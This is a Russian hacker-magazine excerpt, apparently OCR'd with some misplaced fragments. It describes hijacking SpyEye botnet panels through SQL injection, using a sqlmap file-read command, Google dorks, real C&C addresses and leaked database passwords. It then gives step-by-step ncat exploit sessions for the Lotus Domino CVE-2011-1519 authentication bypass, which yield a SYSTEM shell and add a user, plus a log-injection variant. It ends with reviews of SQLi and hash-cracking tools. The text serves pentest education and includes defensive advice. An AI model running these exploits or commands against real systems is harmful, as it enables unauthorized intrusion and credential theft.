КУРЬЕЗНЫЙ СЛУЧАЙ СО SPYEYE

«SpyEye Trojan Source Code Published!» — громко кричали зарубежный сайты по ИБ не так давно. Неужели исходный код второго по известности трояна-банкера был опубликован в Сети? Ведь совсем недавно мой слив исходников Зевса наделал столько шума, что мне даже не верилось. Тем не менее я решил проверить, действительно ли исходники SpyEye были слиты. Погуглив по соответствующим запросам, я нашел только записи о французском крэкере Xylit0l, полазил по ссылкам, выданным поисковиком, и пришел к выводу, что зарубежные аналитики по ИБ даже не поняли, что было выложено. На самом деле это был исходник загрузчика, предназначенного для обхода защиты программы-пакера VMProtect, которой накрыты все последние билдеры SpyEye. Смех, да и только.

2. Сканирование на доступность директорий и файлов для чтения. Самый глупый, но, оказывается, довольно эффективный метод взлома админок и Google Dorks (правильных шаблонов для поиска) дает неплохие результаты.
3. Поиск ошибок в серверном программном обеспечении. Смотрим версии Apache, MySQL, PHP и прочих сетевых демонов, затем пытаемся пробить их соответствующими эксплоитами.

ПРАКТИКА

Чтобы не быть голословным, покажу, как на практике был получен доступ к админкам нескольких ботнетов. Использование уязвимостей в коде админке — самый верный вариант. Когда я исследовал сорцы на наличие потенциальных уязвимостей, у меня впервые под рукой оказалась админка версии 1.0.2. Сканер помог найти несколько проблемных мест, одно из которых особенно привлекло мое внимание (файл frm_cards_edit.php):

```
....
$id_card = $_GET['id']; if (!@$id_card) exit;

$dbase = db_open();if (!$dbase) exit;

$sql = ' SELECT cards.num, cards.csc, cards.exp_date,
cards.name, cards.surname, cards.address, cards.city,
cards.state, cards.post_code, country_t.name_country,
cards.phone_num, email_t.value_email '
. ' FROM cards, country_t, email_t'
. ' WHERE cards.fk_email = email_t.id_email'
. ' AND cards.fk_country = country_t.id_country'
. " AND cards.id_card = $id_card"
. ' LIMIT 0, 1';
$res = mysqli_query ($dbase, $sql);
....
```

Это была банальная уязвимость Blind SQLi, заключавшаяся в том, что переменная $id_card поступала прямиком в запрос без какой-либо фильтрации. Позднее gribodemon решил проблему путем явного приведения к типу int, чтобы, как он сам говорит, «инъекцию не сделали»:

Неправильно выставленные права

НОВЫЙ ВЕКТОР АТАКИ — ИНТЕГРАЦИЯ В МОБИЛЬНУЮ ПЛАТФОРМУ

Недавно компания «Доктор Веб» опубликовала рейтинг вредоносных приложений для Android. Одной из самых интересных угроз оказался троянец Android.SpyEye.1. Заразиться этой вредоносной программой в первую очередь рискуют пользователи, компьютеры которых уже были инфицированы троянцем SpyEye. Когда пользователь просматривает страницу банковского сайта, адрес которого содержится в конфигурационном файле троя, в нее осуществляется инъекция постороннего содержимого, которое может включать текст или веб-формы. Таким образом, ничего не подозревающая жертва открывает в браузере настольного компьютера или ноутбука веб-страницу банка, в котором у нее имеется счет, и обнаруживает сообщение о том, что банк ввел новые меры по обеспечению безопасности, без соблюдения которых пользователь не сможет получить доступ к системе «Банк-клиент». Для этого он должен установить на свой мобильный телефон специальное приложение, которое якобы защитит его от перехвата СМС-сообщений. Для того чтобы «активировать» это приложение, пользователь должен, согласно предлагаемой злоумышленниками инструкции, позвонить со своего устройства на номер NNNNNN. Android.SpyEye.1 перехватывает этот звонок и выводит на экран мобильного устройства «код активации», который якобы потребуется ввести на сайте банка впоследствии. Этот код всегда один и тот же: 251340. После этого троянец начнет перехватывать все СМС-сообщения, получаемые владельцем инфицированного устройства, и перенаправлять их злоумышленникам.

```
$id_card = (int)$_GET['id'];
```

Что ж, gribodemon молодец, грамотность автора растет на глазах :). Но вернемся к нашей уязвимости. Я разработал эксплойт для описанного бага, причем изначально рассматривал два способа эксплуатации скули: через BENCHMARK() и через SLEEP(). Но первый показался мне более приемлемым, так как дополнительные замеры времени с BENCHMARK() предотвращают вывод ложных данных.

ЕЩЕ БОЛЬШЕ SQLI

Вторую SQLi совершенно случайно обнаружил мембер моего форума r00tw0rm.com при автоматическом тестировании одного ресурса с помощью известной утилиты Havij для анализа и проведения SQLi-атак. На сей раз баг, скрывавшийся в файле frm_findrep_sub2.php, состоял в том, что параметр id не проверял принимаемые от пользователя данные. Я проверил обнаруженный баг на практике при помощи замечательной утилиты sqlmap для тестирования, анализа и проведения SQL-инъекций (sqlmap.sourceforge.net):

```
sqlmap.py -u "http://92.241.1.1/frmcp1/frm_findrep_sub2.
php?id=1" --file-read=/var/www/frmcp1/config.php --tor
```

В итоге получил вот такую красоту:

```
<?php
# Database
define('DB_SERVER', 'localhost');
define('DB_NAME', 'spyxz');
define('DB_USER', 'admin');
```

```
define('DB_PASSWORD', 'SpyEye2db');
# Admin
define('ADMIN_PASSWORD', 'r0t0wVr34xzbdQH');
?>
```

Вуаля! Доступ к админке ботнета получен!

СКАНЕР

Впрочем, эксплуатация SQL-инъекций далеко не единственный путь, который позволяет добраться до панели управления ботнетом. Даже сканирование сервера в поисках доступных для чтения файлов и директорий часто дает результат. Скриптам выставляют кривые права, в результате чего безопасность системы реально ослабляется. Чтобы увеличить производительность поиска, был разработан специальный сканер, учитывающий структуру SpyEye (ищи на диске файл SpyEye_b0t.pl). Списки C&C для сканирования доступны на специальных трекинговых сервисах вроде SpyEye Tracker (spyeyetracker.abuse.ch). Как видно из названия, задача трекера состоит в постоянном мониторинге командных серверов SpyEye. Мы можем попробовать просканировать какой-нибудь сервер с этого сервиса, добавленный в последние дни, а можем поступить еще проще. И в этом нам поможет всемогущий Гугл! Надеюсь, ты не забыл про Google Dork? Ведь зачастую правильно составленный дорк может принести неиллюзорный профит. Вот лишь несколько примеров:

```
intitle:"SYN 1" "Please, enter password"
intitle:"CN" "Your JavaScript is turned off. Please, enable
 your JS"
intitle:"SYN" "Your JavaScript is turned off. Please, enable
 your JS"
"Please, enter password:" inurl:"frm_auth.php"
intitle:"FRMCP"
"index of /SpyEye/"
```

Пожинаем урожай:

```
http://trylook.ru/frmcp1/
http://212.36.9.59/adm/frmcp/
http://zerocrown.webcindario.com/
http://alaggaer.ans1.rock21.us/SpyEye/main/
http://92.241.165.228/SpyEyeCollector/
```

Запускаем наш сканер, например, для последнего адреса 92.241.165.228 и смотрим, какие директории и файлы доступны для чтения:

```
...
[FOUND] http://92.241.165.228/config.ini
[FOUND] http://92.241.165.228/error.log
[FOUND] http://92.241.165.228/frm_findrep_sub2.php
[FOUND] http://92.241.165.228/mod_perlre.php
[FOUND] http://92.241.165.228/frm_settings.php
.....
[FOUND] http://92.241.165.228/SpyEyeCollector/configs/
sec.config
.....
```

А вот и конфигурационный файл настроек безопасности в коллекторе SpyEye (sec.config):

```
...
listening port for logs = "53"

mysql username = "root"
mysql password = "samsung"
...
```



Все гениальное просто



Google Dorks

```
mysql db name = "collector"
mysql host = "127.0.0.1"
...
```

Поздравляю! У нас с тобой появился пароль рута БД (root:samsung). Далее можно включить фантазию и попробовать проникнуть глубже с помощью этого пароля. Но как быть с остальными серверами? Давай попробуем протестировать первый командный центр в нашем списке, а именно trylook.ru/frmcp1. Смотрим логи:

```
....
[FOUND] http://trylook.ru/frmcp1/css/
[FOUND] http://trylook.ru/frmcp1/js/
[FOUND] http://trylook.ru/frmcp1/config.ini
[FOUND] http://trylook.ru/frmcp1/error.log
...
[FOUND]  http://trylook.ru/frmcp1/installer/
...
```

Стоп, неужели это инсталлятор SpyEye? Ботмастер допустил фатальную ошибку при установке бота и забыл удалить инсталляционную директорию, с помощью которой можно очень легко и просто проникнуть внутрь системы. Как видишь, тупой сканер, написанный на коленке за пару минут, вполне может помочь в угоне целого ботнета.

СОБИРАЕМ УРОЖАЙ

Как видишь, для получения контроля над ботнетами часто не нужны какие-то сложные исследования. Для захвата серверов киберпреступников используются их собственные методы. Есть ли другие ошибки в том же SpyEye? Конечно, как и в любом другом продукте. На момент написания статьи в последней версии этого троянца было найдено четыре новых уязвимости.

Алексей Синцов, Digital Security (twitter.com/asintsov)



Пробивая Lotus, или история одного пентеста

ЭКСПЛУАТИРУЕМ ПРИВАТНУЮ ДЫРУ В LOTUS DOMINO CONTROLLER

INFO

IBM Lotus Domino Server — программное обеспечение компании IBM Lotus Software, серверная часть программного комплекса IBM Lotus Notes.

WWW

www.zerodayinitiative.com — ZDI;
www.ibm.com/software/ru/lotus/ — IBM Lotus Software;
bugtraq.ru — BugTraq;
dj.navexpress.com — DJ Java Decompiler.

В этой статье я хотел бы рассказать об одном рабочем дне пентестера, которому, вопреки распространенному мнению, недостаточно просто запустить сканер и ждать отчета. Ему нередко приходится проявлять смекалку и прямо во время теста на проникновение писать сплоиты.



ПРЕДЫСТОРИЯ

Однажды я проверял надежность защиты очередного объекта. На этот раз вся инфраструктура была поднята за счет оборудования и софта IBM, что совершенно точно влетело заказчику в копеечку. Основную часть инфраструктуры, как это обычно бывает, составляли сервера Lotus. В данном случае их было много. Очень много. На Lotus была построена вся кухня компании: почта, совещания, управление контентом и т. п. Кстати, здесь вполне уместно вспомнить старую статью Александра Полякова, в которой он героически описывал свой опыт покорения этого ПО. Однако время беспощадно, и те трюки, которые ещё пару лет назад работали на ура, сегодня уже не дают абсолютно никакого профита. Обновленный монструозный Lotus смотрел на меня как на обычного пользователя безо всяких прав. :) В такой ситуации любой начинающих взломщик полез бы на баг-трекеры и начал искать, к чему можно прицепиться, кроме устаревшего names.nsf в веб-сервисах.

На серверах, которые я тестировал, стоял почти самый свежий Lotus 8.5.2FP2. Ни Метасплойт, ни exploit-db.com не порадовали меня ничем дельным. Однако я решил не полагаться на такие попсовые источники эксплойтов и обратился за помощью в поиске багов без сплойтов к ленте BugTraq, ZDI, сайту IBM с security-обновлениями и Гуглу. В результате я нашел кучу уязвимостей, связанных с переполнением буфера в различных сервисах, а также баг, позволяющий обойти аутентификацию и выполнить произвольный код. Однако эксплойтов для всех этих уязвимостей не существовало, а описания ошибок были очень поверхностными и указывали лишь общее направление, в котором нужно двигаться. На первый взгляд, такие указания никак не могли помочь в разработке хоть сколько-нибудь эффективного эксплойта, но надо было двигаться дальше. :)

СКАЗ ПРО CVE-2011-1519

Бегло просмотрев различные уязвимости, я остановился на баге с обходом аутентификации, позволяющем выполнить произвольный код (а это как раз то, о чем мечтает каждый пентестер). Эта уязвимость, получившая на сайте ZDI код ZDI-11-110, на момент проведения пентеста числилась как 0day (сейчас уже имеется соответствующий патч). Приведу перевод описания указанной уязвимости с этого сайта:

«Эта уязвимость позволяет удаленному атакующему выполнить произвольный код на уязвимой инсталляции Lotus Domino Server Controller. Для эксплуатации уязвимости не требуется аутентификация. Проблема существует в реализации функционала удаленной консоли, которая по умолчанию слушает TCP-порт 2050. При аутентификации пользователя сервер использует значение параметра COOKIEFILE, в котором пользователь передает путь для получения

сохраненных аутентификационных данных. Приложение сравнивает данные из этого файла с данными пользователя. Путь может быть представлен в виде UNC, что позволит атакующему контролировать оба сравниваемых значения. Эксплуатируя эту уязвимость, удаленный атакующий сможет выполнить код с правами SYSTEM».

Это описание вполне раскрывает всю суть проблемы: во время аутентификации атакующий может подменить параметр COOKIEFILE на параметр, содержащий путь к файлу \\evilhost\password_cookie_file, который находится под контролем самого атакующего. В этот файл как раз и входит строка, сравниваемая с паролем, который вводится при аутентификации. Однако более подробная информация в описании уязвимости отсутствовала.

ПРОТОКОЛ

Итак, мы знаем, что уязвимая служба висит на порте 2050. Это очевидно, так как контроллер Lotus всегда находится там. Однако протокол общения лично мне был неизвестен. Погуглив информацию об этом протоколе, я ничего не нашел. В то же самое время мой напарник Александр Миноженко заметил, что автор бага, достаточно известный пентестер и хакер из Швеции Патрик Карлсон, также является автором модулей для культового сканера nmap. Некоторые из этих модулей как раз работают с Lotus-контроллером, например модуль для брутфорса и выполнения кода, предназначенный для тех случаев, когда пароль известен.

Рассмотрим код этих модулей:

```
socket:reconnect_ssl()
...
socket:send("#API\n")
socket:send( ("#UI %s,%s\n"):format(user,pass) )
socket:receive_lines(1)
socket:send("#EXIT\n")
...
```

Как видно, аутентификация в Lotus-контроллере выглядит достаточно просто: это SSL-туннель, в котором все команды идут открытым текстом и начинаются с символа «#». Таким образом, для аутентификации с логином admin и паролем pass нам нужно ввести команду «#UI admin,pass». Этот факт не слишком приближает нас к пониманию того, как осуществить атаку, поскольку ни один модуль nmap не использует путь COOKIEFILE для аутентификации. Однако, проявив немного смекалки, можно придумать команду «#COOKIEFILE \\evil\file». Протестировав эту команду, я не получил ровным счетом ничего, даже уведомления об ошибке в синтаксисе (это говорит нам о том, что сама по себе команда вроде бы верна).

ПОЧТИ РЕВЕРС-ИНЖИНИРИНГ

После всех безуспешных попыток вникнуть в код алгоритма мне пришлось декомпильнуть код контроллера. Выяснилось, что контроллер полностью написан на Java, поэтому и IDA Pro, и Оля-дебаггер оказались не нужны. Пригодился обыкновенный DJ decompiler (members.fortunecity.com/neshkov/dj.html), который превратил jar-файл C:\Program Files\IBM\Lotus\Domino\Data\domino\java\dconsole.jar в кучу практически полностью читаемого Java-кода. Воспользовавшись поиском, я быстро нашел в полученных файлах класс NewClient.class, отвечающий за работу с консолью и аутентификацию. Давай взглянем на сам код:

```
// s1 — строка ввода с 2050/tcp
if(s1.equals("#EXIT"))
        return 2;
...
    if(s1.equals("#COOKIEFILE"))
    if(stringtokenizer.hasMoreTokens())
            // Ага. Мы были правы:
            // #COOKIEFILE <путь к файлу>
        cookieFilename = stringtokenizer.nextToken().trim();
    return 7;
...
    if(!1.equals("#UI"))
    if(stringtokenizer.hasMoreTokens())
        // Аутентификация…
        usr = stringtokenizer.nextToken(",").trim();
    if(usr == null)
        return 4;
    if(stringtokenizer.hasMoreTokens())
        // Пароль после запятой, это мы и так знали
        pwd = stringtokenizer.nextToken().trim();
    return 0;
...
```

Наши догадки о формате команд оказались верны. Теперь давай найдем интересующий нас процесс аутентификации:

```
/* Цикл чтения ввода */
do{
   // ReadFromUser — эта функция была в предыдущем листинге
   int i = ReadFromUser();
   ...
   if(i == 6) { //Если #APPLET
      appletConnection = true;
      continue;
   }
   ...
   userinfo = UserManager.findUser(usr);
   if(userinfo == null) {
      // Если юзер не найден... Баг!
      WriteToUser("NOT_REG_ADMIN");
      continue;
   }
   ...
   if(!appletConnection)
      // Если не было #APPLET, то обычная аутентификация
      flag=vrfyPwd.verifyUserPassword(pwd,userinfo.userPWD());
   else // Если же была команда #APPLET
        // Аутентификация по COOKIE? Ага!
      flag = verifyAppletUserCookie(usr, pwd);
   ...
} while(true); // end loop
if(flag) // Если результат аутентификации положительный,
        // загрузить консоль управления, ура!
...
```

Из этого кода видно, что нам необходимо «включить» уязвимый механизм аутентификации с помощью команды #APPLET до использования #UI и #COOKIEFILE. Кроме того, дело не дойдет до аутентификации, если ты не знаешь логин, который содержится в файле

Ncat-атака

admindata.xml. Тем не менее, по ответу сервера мы сможем понять, существует такой логин или нет (ответ NOT_REG_ADMIN из листинга)! Такая уязвимость называется «раскрытие существующих логинов системы». Для быстрой проверки я пробрутфорсил вручную несколько самых популярных логинов в тестируемой системе и обнаружил юзера adm, который понадобится нам для реализации дальнейших этапов атаки.

Теперь рассмотрим функцию авторизации verifyAppletUserCookie:

```
//#COOKIEFILE <cookieFilename>
if(cookieFilename == null || cookieFilename.length() == 0)
    return flag;
//Еще один баг — открытие файла без фильтрации ввода!
File file = new File(cookieFilename);
...
inputstreamreader = new InputStreamReader(
   new FileInputStream(file),"UTF8");
...
//s7 — содержимое файла cookieFilename
do {
   if((j = s7.indexOf("<user ", j)) <= 0) break;
...
    String s2 = getStringToken(s7, "user=\"", "\"", j, k);
...
    String s3 = getStringToken(s7, "cookie=\"", "\"", j, k);
...
    String s4 = getStringToken(s7, "address=\"", "\"", j, k);
...
   if(s5.equalsIgnoreCase(s2) && s6.equalsIgnoreCase(s3)
      && appletUserAddress.equalsIgnoreCase(s4)) { //Ура!
      flag = true; break;
   }
...
} while(true);
```

Из кода видно, что если введенные при аутентификации значения username, password и address равны значениям username, password и address из cookiefile, который мы контролируем, то аутентификация пройдет успешно! Таким образом, мы можем составить примерный алгоритм атаки:

1. Скрипт ищет тег <user> в указанном нами файле.
2. В этом теге считываются значения username, password, address.
3. Далее считанные параметры сравниваются с теми, которые ввел пользователь.
4. Так как путь к открываемому файлу не фильтруется при вводе, мы можем указать путь к произвольному файлу и обойти таким образом злосчастную аутентификацию.

РАНЕЕ ПРИВАТНЫЙ ЭКСПЛОЙТ ДЛЯ CVE-2011-1519

Теперь перейдем непосредственно к реализации нашей атаки.

1. Создаем файл cookie.xml:

```
<user name="usr" cookie="psw" address="dsecrg">
```

Как ты уже понял, логин usr должен реально существовать.

2. Сохраняем полученный файл либо у себя в шаре, либо на местном файловом сервере, указав путь \\fileserver\public\cookie.xml.
3. Теперь подключимся к уязвимому серверу с помощью ncat:

```
ncat --ssl targetlotus_host 2050
#API
#APPLET
#COOKIEFILE \\fileserver\public\cookie.xml
#USERADDRESS dsecrg
#UI usr,psw
VALID_USER
#EXIT
LOAD CMD.exe /C net user add username password /ADD
BeginData
...
```

Команда #APPLET говорит серверу о том, что мы хотим использовать файл cookie для аутентификации. Когда мы пробуем пройти аутентификацию с помощью команды #UI, сервер пытается открыть файл, путь к которому указан в #COOKIEFILE. Из этого файла и берутся фейковые данные, которые сервер сравнивает с введенными нами логином и паролем. После команды #EXIT запускается процесс обработки ввода для аутентифицированного пользователя, то есть мы получаем доступ к серверу! Вот только как им управлять? Если ты помнишь соответствующую статью Саши Полякова, то в ней описывалась команда LOAD, фактически позволявшая нам запускать командную строку с параметрами. Единственный минус этого способа заключался в отсутствии обратной связи, то есть мы не могли видеть результат выполнения команды. Кроме того, в настоящий момент IBM настоятельно рекомендует защищать команду LOAD с помощью дополнительного сервисного пароля, обойти который у нас уже не получится. Однако мы можем, как в nmap-модулях, выполнять команды, вводя их после символа доллара. В данном случае метод LOAD и сервисный пароль ни при чем, но определенные привилегии авторизованному пользователю все равно нужны:

```
ncat --ssl tagetlotus_host 2050
#API
#APPLET
#COOKIEFILE \\fileserver\public\cookie.xml
#USERADDRESS dsecrg
#UI usr,psw
VALID_USER
#EXIT
$whoami
whoamiBeginData

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.


C:\Lotus\Domino\data>whoami
NT AUTHORITY\SYSTEM

C:\Lotus\Domino\data>
```

Большим преимуществом этого способа является тот факт, что при его использовании мы видим еще и результат исполнения команды. Следует также отметить, что в приведенном выше листинге директива #API включает режим консоли, чистый API без Java-вывода, — таким образом, работа с ncat становится еще более удобной. Кстати, если Lotus запущен с доменной учеткой, то мы вполне можем организовать атаку типа SMBRelay.

А ЧТО ЕСЛИ?

Отлично, мы реверснули баг и фактически создали эксплойт. Это все? Нет, есть и еще кое-что. Во-первых, что ты будешь делать в случае



Геологическая служба США

блокировки SMB-трафика с атакуемого сервера? Серверу, который имеет выход в интернет, вполне можно подсунуть UNC (набор символов, который указывает расположение файла в файловой системе). Если выхода в интернет не имеется, то сервер не сможет добраться до файла из-за банального межсетевого экрана. Кроме того, IBM выпустила простой, но беспощадный патч: теперь к параметру cookiefile добавляется точка «.» в самом начале пути. Таким образом, если мы вводим что-то типа \\evil\cookie\file, то в результате сервер пойдет открывать файл, путь к которому имеет следующий вид: .\\evil\cookie\file, так что об UNC здесь можно забыть. Кроме того, патч проводит аутентификацию клиента с помощью SSL-сертификата, поэтому доступ к консоли без него получить не выйдет. Но давай забудем про сертификат и решим первую проблему. В этом нам помогут сами программисты IBM! Из листинга, в котором осуществляется парсинг cookiefile, видно, что кодеры хотели использовать что-то типа XML-файла и XML-парсера. Но на самом деле код не парсит XML, а просто ищет подстроку в строке! Обрати внимание, что, по мнению программистов IBM, XML-файл вида:

```
<?xml version="1.0" encoding="UTF-8"?>
<user name="admin" cookie="dsecrg" address="dsecrg">
```

аналогичен вот этому непотребству:

```
Bla-bla-bla<user name="admin"xXXxcookie="dsecrg"Xaddress="
dsecrg"NYA>
```

Эта «особенность» позволяет нам инжектировать файл куки в локальные файлы сервера для последующего использования этого файла в процессе описанной выше фальшивой аутентификации. Примерный сценарий атаки в данном случае может выглядеть так:

1. Инжектим cookievalues с помощью сервиса Microsoft HTTPAPI service (здесь и далее \r\n — это просто Enter):

```
ncat targethost 49152
GET /<user HTTP/1.0\r\n
\r\n

ncat targethost 49152
GET /user="admin"cookie="pass"address="http://site.com"
HTTP/1.0\r\n
\r\n
```

2. Теперь лог-файл на сервере будет выглядеть примерно так:

```
#Software: Microsoft HTTP API 2.0
#Version: 1.0
#Date: 2011-08-22 09:19:16
...
2011-08-26 11:53:30 10.10.10.101 52902 10.10.9.9
 47001 HTTP/1.0 GET <user 404 - NotFound -
2011-08-26 11:53:30 10.10.10.101 52905 10.10.9.9
 47001 HTTP/1.0 GET name="admin"cookie="pass"address="
http://site.com"> 404 - NotFound -
...
```

Два запроса сделано не случайно: парсер от IBM будет искать строку «<user » с пробелом в конце, а все пробелы в запросе кодируются как «%20» (что нам не подходит). Таким образом, мы делаем первый запрос так, чтобы пробел после «<user» поставил сам веб-сервер (между запросом и результатом мы увидим 404 NotFound). Во втором запросе дописываем все остальное.

3. Теперь, после получения валидного файла куки путем инжектирования в логи веб-сервера, эксплойтим все это дело:

```
ncat --ssl tagetlotus_host 2050
#API
#APPLET
#COOKIEFILE ..\..\..\windows\system32\logfiles\httperr\
httperr1.log
#USERADDRESS http://twitter/asintsov
#UI admin,pass
#EXIT

$whoami
...
NT AUTHORITY/SYSTEM
...
```

В результате мы вполне можем получить профит и без UNC, так как лог-файл может быть любым.

ПРАВИЛА ВЫЖИВАНИЯ ПРИ ПЕНТЕСТЕ

1. Никогда не запускай ничего низкоуровневого, если ты его досконально не знаешь. Например, если ты не знаешь, как работает ARP-POISONING, не стоит злоупотреблять им на проверяемом объекте (конечно, иногда так хочется нажать красивую кнопочку в Cain, но DoS на заводе или в банке — несоразмерная плата за перехваченный пароль от почтового ящика какого-нибудь офис-менеджера на mail.ru).
2. Никогда не запускай эксплойт, в котором ты не уверен. Эксплойт — это не то ПО, которое делает хакера хакером (или пентестера пентестером). Ведь если этот эксплойт связан, например, с ошибками при работе с памятью, то нужно быть уверенным не только в правильности версии уязвимого ПО, но и в правильности версии ОС, а иногда даже в том, что уязвимое ПО имеет соответствующее окружение (например, для использования некоторых эксплойтов необходимо установить Java 6 для ROP-программы или отключить ASLR).
3. Спрашивай разрешения у IT-специалистов твоего клиента, если хочешь произвести какие-либо действия, которые потенциально могут вызвать отказ в обслуживании.
4. У пентестера никогда не бывает лишнего времени. Запомни это. Не стоит ковыряться в одном сервисе двое суток только для того, чтобы написать офигенный эксплойт и проверить его на стабильность на копии тестируемой системы. Это, конечно, круто, но в итоге ты проэксплуатируешь только один баг, а времени на 99 других у тебя просто не останется. Нужно уметь выбирать приоритеты в условиях ограниченного времени и при отсутствии ресурсов.

ЗАЩИТА


Стоит сказать несколько слов и о защите от разработанного нами способа атаки. Во-первых, атакуемый сервис используется сугубо для узких административных целей, поэтому он не должен быть доступен пользователям локальной сети, а также виден из интернета. Во-вторых, ни в коем случае не забывай про патчи и обновления. В-третьих, постарайся не забыть про сервисный пароль, который устанавливается один-единственный раз через ту же самую консоль (даже если сервер захватят, различные опасные команды вроде LOAD и TELL будут защищены). И последнее — время от времени проводи аудит файла admindata.xml. Здесь перечислены все пользователи контроллера с паролями в MD5. Кроме того, тут же прописаны их привилегии в виде десятичных значений. Значения 4, 25 и 26 говорят о том, что у этого пользователя есть привилегии на исполнение системных команд. Следи за тем, чтобы у незнакомых юзеров не было лишних полномочий, и да пребудет с тобой Сила!]I[

Mar (icq 884888, http://snipper.ru)



X-Tools

СОФТ ДЛЯ ВЗЛОМА И АНАЛИЗА БЕЗОПАСНОСТИ



Автор: scarlet0
URL: bit.ly/tIS6m2
Система: Windows




ЛЕГКИЕ ИНЪЕКЦИИ С MSSQL INJECTION HELPER

MSSQL Injection Helper — это одна из множества утилит, предназначенных для работы с SQL-инъекциями. Однако основная ее особенность состоит в том, что она заточена исключительно под базы данных MSSQL. Такие утилиты не слишком часто встречаются в наше время, когда наиболее широкое распространение получили программы для раскрутки MySQL-инъекций.

Возможности и особенности проги:

- поддержка всех последних версий Microsoft SQL Server;
- дружественный и интуитивно понятный GUI-интерфейс;
- легкое переключение между русским и английским языком;
- несколько методов перебора;
- извлечение имен баз, таблиц и столбцов;
- извлечение имени пользователя и версии базы данных;
- дампинг всего и вся;
- использование таблиц для сохранения дампов в понятном виде;
- удобная сортировка колонок.

Начать работу с программой не просто, а очень просто! MSSQL Injection Helper не требует установки, так что распаковывай архив в любое удобное для тебя место на диске, вбивай в соответствующее поле URL уязвимого скрипта (например, site.com/script.asp?id=1) и начинай работу.



Автор: Сваричевский Михаил Александрович
URL: 3.14.by/ru/md5
Система: Windows



САМЫЙ БЫСТРЫЙ MD5-КРЭКЕР В МИРЕ

Мечтал ли ты во время брута MD5-хешей о заоблачной скорости вычислений и задействовании абсолютно всех ресурсов своего компьютера? Тогда специально для тебя спешу представить замечательный инструмент для взлома хешей BarsWF — World Fastest MD5 cracker. Как ты понял из названия, автор позиционирует свое творение как самый быстрый MD5-крякер в мире. В чём заключается его уникальность? Давай обратимся к плюсам и минусам проги:

+ отличная поддержка многоядерных процессоров;
+ версии для работы на видео- и центральном процессоре;
+ работа в режиме командной строки;
- заточен исключительно под MD5;
- не имеет визуального интерфейса;
- позволяет брутить не более одного хеша одновременно.

А теперь немного фактов:

1. Программа использует все ядра ЦП на полную. Тесты показали, что на Intel Core 2 Quad QX6700 (3,01 GHz) брутфорс выжимает около 200 миллионов паролей в секунду при использовании всех четырех ядер!
2. Утилита замечательно работает с видеокартами Radeon: одна из ее версий использует технологию AMD BROOK, которая представляет собой аналог всем известной CUDA от NVidia.



Автор: cel1697i845
URL: bit.ly/vmJ2g8
Система: Windows

3


ОПРЕДЕЛЯЕМ АЛГОРИТМ ГЕНЕРАЦИИ ХЕША

Наверняка тебе часто попадались хеши, алгоритм генерации которых был неизвестен. Вероятно, в таких случаях ты пытался узнать название движка, с которого был слит дамп базы данных, а затем потрошил его исходники на предмет этого самого алгоритма. Но что делать, если определить тип движка не удается, а расшифровать хеш хочется до безумия? Спешу тебя обрадовать! Замечательная программа «Brutus hashes. New generation» предоставляет прекрасную возможность для автоматического определения практически любого алгоритма хеширования! Автор изначально позиционировал свое творение как очередную программу для брутфорса, но в действительности, сам того не подозревая, накодил совершенно другую, уникальную и крайне полезную вещь. :-)

А теперь сам алгоритм определения типа хеша:

1. Регистрируемся на взломанном ресурсе.
2. Ищем в доступном нам дампе хеш от известного пароля, введенного тобой при регистрации.
3. Вводим полученную информацию в соответствующие поля программы.
4. Жмем на восклицательный знак и ждем, когда определится тип хеша.

Кстати, ты можешь разработать собственный алго с помощью встроенного конструктора. Всего доступен 6 131 066 257 801 вариант.



Автор:
XMCO Security Research Labs
URL:
www.xmco.fr/panbuster.html
Система:
*nix/win/mac


АУДИТ PCI DSS У ТЕБЯ ДОМА!

PANBuster — это консольная утилита, предназначенная для поиска номеров кредитных карт, хранящихся в открытом виде в твоей (и не только) системе. Программа может быть крайне полезна для проведения аудита на соответствие требованиям стандарта PCI DSS, так как он строго-настрого запрещает хранить PAN (номер) карты в открытом виде. Таким образом, PANBuster будет не лишней для всех PCI QSA, системных администраторов, разработчиков, аудиторов и специалистов по расследованию инцидентов.

Особенности и функциональные возможности утилиты:

- полная поддержка Windows, Linux, Mac OS X;
- идентификация бренда карты (VISA, Mastercard, American Express, JCB, Discover, China Union);
- идентификация эмисионного банка (более 1000 BIN);
- обнаружение PAN в следующих БД и системах: MySQL, MSSQL (бэкап-файлы), PostgreSQL, Excel, VMware VMDK, Oracle (дампы);
- парсинг сжатых файлов прямо в памяти (.ZIP, .GZ, .TGZ);
- низкое количество ложных срабатываний.

Работать с прогой достаточно просто: запускаем ее из командной строки («./panbuster -f ../») и получаем отчет о том, где и какие данные были найдены (карта платежной системый такой-то в файле таком-то).



Автор:
TIMHOK
URL:
bit.ly/vZbhcN
Система:
Windows



ПРОБИВАМ SCREEN-ЛОКИ НА ДЕДИКАХ

